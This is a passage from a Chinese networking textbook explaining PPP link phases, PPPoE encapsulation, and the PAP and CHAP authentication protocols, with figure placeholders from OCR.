(3) 身份认证阶段：此阶段不是必须的，通信的双方可以决定是否需要经过身份认证来建立 PPP 连接。PPP 通过拨号连接来进行通信，双方需要互相交换几个认证包确认身份。此过程中有两个协议可以使用：口令认证协议 PAP，用户发送用户名和口令给认证系统，如果认证系统确认身份成功，就进入网络层连接阶段。如果身份认证失败，就进入终止阶段。另一个是挑战握手认证协议 CHAP，通过 3 次握手进行认证，安全性比 PAP 好，因为在此协议中，用户口令不通过线路传输。

(4) 网络层的连接阶段：通信双方交换网络层的协议包。PPP 协议规定，双方在传输网络层的数据之前，必须先商定网络层的使用参数。原因是 PPP 支持多种网络层的协议，如果通信的一方可运行多种网络层协议，接收方应当知道接收到的数据的协议类型。

(5) 数据传输阶段：当双方建立了网络层的连接后，就可以传输数据包了。图 2.13 是将 IP 数据包封装在 PPP 帧中的情况，若内部封装了 IP 包，则协议字段的值是 0x0021。

(6) 终止阶段：数据传输结束后进入终止阶段，当任一方提出终止请求后，双方要交换几个包来清除缓存空间，并关闭链路，停止载波，进入停用阶段。




图 2.13　将 IP 包封装在 PPP 帧中传输

3. PPP 可封装传输的协议类型

PPP 可用于为其他通信协议建立远程点对点的连接，对通信的双方进行身份认证，以及传输网络层的 IP 数据包。PPP 可传输的协议是：链路控制协议(Link Control Protocol，LCP)，两种身份认证协议(Authentication Protocol，AP)，若干种网络控制协议(Network Control Protocol，NCP)，IP 包等。PPP 将这些协议的数据封装在自己的有效载荷字段中传输。这些协议之间的封装关系如图 2.14 所示。当前互联网中应用 PPP 协议实现的几种远程联网技术是：




图 2.14　PPP 帧的载荷可以传输的协议数据类型

(1) IP over SDH (POS)基于同步数据通信网的 IP 包传输，就是先将 IP 包封装在 PPP 帧中，再将 PPP 帧封装到同步数据通信网 SDH 的载荷中进行远程点对点传输，从而构建光纤主干系统上的广域网或城域网，详见图 2.26 的介绍。

(2) 家庭计算机利用调制解调器拨号接入 ISP 的网络，如图 2.15(a)所示。





图 2.15　ISP 利用 PPPoE 为用户提供宽带互联网接入服务

(3) 在家庭用户计算机上安装 PPPoE 软件,先将 IP 包封装在 PPP 帧中(图 2.13),再将 PPP 帧封装入以太帧中,通过 xDSL 调制解调器接入互联网服务提供商 ISP 的网络,如图 2.15(b)所示。

(4) PPPoE(Point to Point Protocol over Ethernet)广泛用于家庭或小型以太网的远程接入互联网。如图 2.15(c)所示,Cable/DSL 调制解调器连接在本地以太网与 ISP 的 PPPoE 服务器之间。特点是在本地以太网的计算机上不需要安装任何附加软件。调制解调器作为本地以太网的出口网关,当它收到内网的工作站发给 ISP 的以太帧后,取出其中的 IP 包,并将它先封装在 PPP 帧中,最后再封入外网的以太帧中,从而构成一个 PPPoE 帧并发送到 ISP 的服务器。位于 ISP 端的 Cable/DSL 调制解调器收到 PPPoE 帧后进行相反的处理,从中取出 PPP 包,送到 ISP 的 PPPoE 服务器,然后取出其中的 IP 包接入互联网。

图 2.16 为 PPPoE 的数据帧结构,以及用 Wireshark 捕获的网络数据实例(见第 7 章)。从网络捕获数据帧可看出,封装过程按照帧内协议头部的顺序表示为 eth:pppoes:ppp:ip:tcp,即以太帧头部→PPPoE 会话→PPP 协议类型→IP 头部→TCP 数据段。对照第3 章中以太帧的结构图可看出,PPPoE 帧与以太帧结构的不同之处是:在以太帧头部的“类型”字段与“IP 头部”字段之间,增加插入了“PPPoE 会话”与“内封 IP”两个字段,共 8 字节。



(a) 网络捕获的一个PPPoE数据帧头部内容实例

(b) PPPoE的数据帧结构

图 2.16 PPPoE 数据帧头部内容实例及帧结构

2.2 身份认证协议 PAP 和 CHAP

面向连接的点对点通信的第一步是在双方之间先建立信道的连接,并且要进行通信双方的身份认证,包括用户对电信运营商的身份确认,以及电信运营商对用户的身份确认。有两个协议进行用户的身份认证:口令认证协议(Password Authentication Protocol,PAP)和挑战握手认证协议(Challenge Handshake Authentication Protocol,CHAP)。只有身份认证通过后才允许进行通信。

2.2.1 口令认证协议(PAP)

PAP 比较简单,身份认证的过程只有两个步骤:(1)当 PPP 用户要访问互联网服务商 ISP 的系统时,就向系统发送认证的标识,通常是用户名和口令。(2)ISP 系统对收到的用户名和口令进行鉴别,以确定接受或拒绝连接。

图 2.17 展示了 PAP 认证所使用的三种包,无论 PPP 帧传输哪一种包,它的协议类型字段的值为 0xC023。第一种包是:身份认证请求(authenticate-request),用户用它向系统发送用户名和口令,请求接入系统。第二种包是:身份确认(authenticate-acknowledgement),系统用它告诉用户,其身份已被认可,允许用户访问系统。第三种包是:身份否定(authenticate-nack),系统用它告诉用户,该用户名或口令未通过认证,拒绝其访问系统。PAP 协议将用户名和口令用 ASCII 编码的明文方式在链路上传输,很容易被截获,存在用户名和口令泄露等安全问题。




图 2.17 PPP 用户的身份认证协议 PAP

2.2.2 挑战握手身份认证协议(CHAP)

CHAP 采用 3 次握手进行身份认证,它的安全性比 PAP 好,因为用户登录系统时用于认证的口令不直接在链路上传输,对口令的保密较好。协议执行过程如下:

(1) 当互联网服务商 ISP 收到用户的认证请求后,认证系统向用户发送一个挑战包(Challenge Packet),其中包含一个挑战值,或一个一次性使用的随机数(Nonce),长度为几个字节。

(2) 用户收到认证系统发来的挑战值后,按照事先双方约定的算法,将挑战值与自己的口令进行计算并产生一个结果。用户将此计算结果封装到一个响应包中发给 ISP 系统。

(3) 认证系统也执行同样的过程,它将发给用户的挑战值与事先存储在内部的用户口令用同样的算法进行计算,将此计算结果与用户发来的响应包中的数值进行比较。如果两者相同,则用户身份确认,允许访问 ISP 系统。否则,拒绝该用户访问。

认证系统每次发送给用户的挑战值都不同,这可防止重放攻击(见第 11 章)。CHAP 的优点是:即使入侵者通过对链路的数据捕获知道了系统发给用户的挑战值和用户返回的计算

结果，仍然无法知道口令，因为采用的算法是单向的和不可逆的，不可能利用计算的结果反向推算出口令。另外的改进是：将挑战值用图片方式传输，用户收到后阅读出图片中的数字，再将其输入计算程序，这可防止服务器发给客户端的挑战值在传输途中被截获。还可在图片形式的挑战值中加入黑点等干扰像素，改变挑战值图形的大小和倾斜等，也可加大挑战值被截获与破译的难度。此法在访问电子邮件和网络银行等服务器的认证中得到广泛应用。详见第 10 章信息加密与身份认证。

图 2.18 为挑战握手身份认证协议(CHAP)在 PPP 拨号上网系统中的执行过程。挑战握手身份认证协议(CHAP)的包被封装到 PPP 帧中，帧内协议类型字段的值为 0xC223(十六进制数)。有 4 种 CHAP 包：第一种是挑战包，系统向用户发送挑战值。第二种是响应包，用户向系统发送计算结果。第三种是身份确认包，系统告诉用户允许访问系统。第四种是身份否定包，系统告诉用户拒绝访问系统。




图 2.18　挑战握手身份认证协议(CHAP)的执行过程

2.3　AAA 与 RADIUS 协议原理与应用

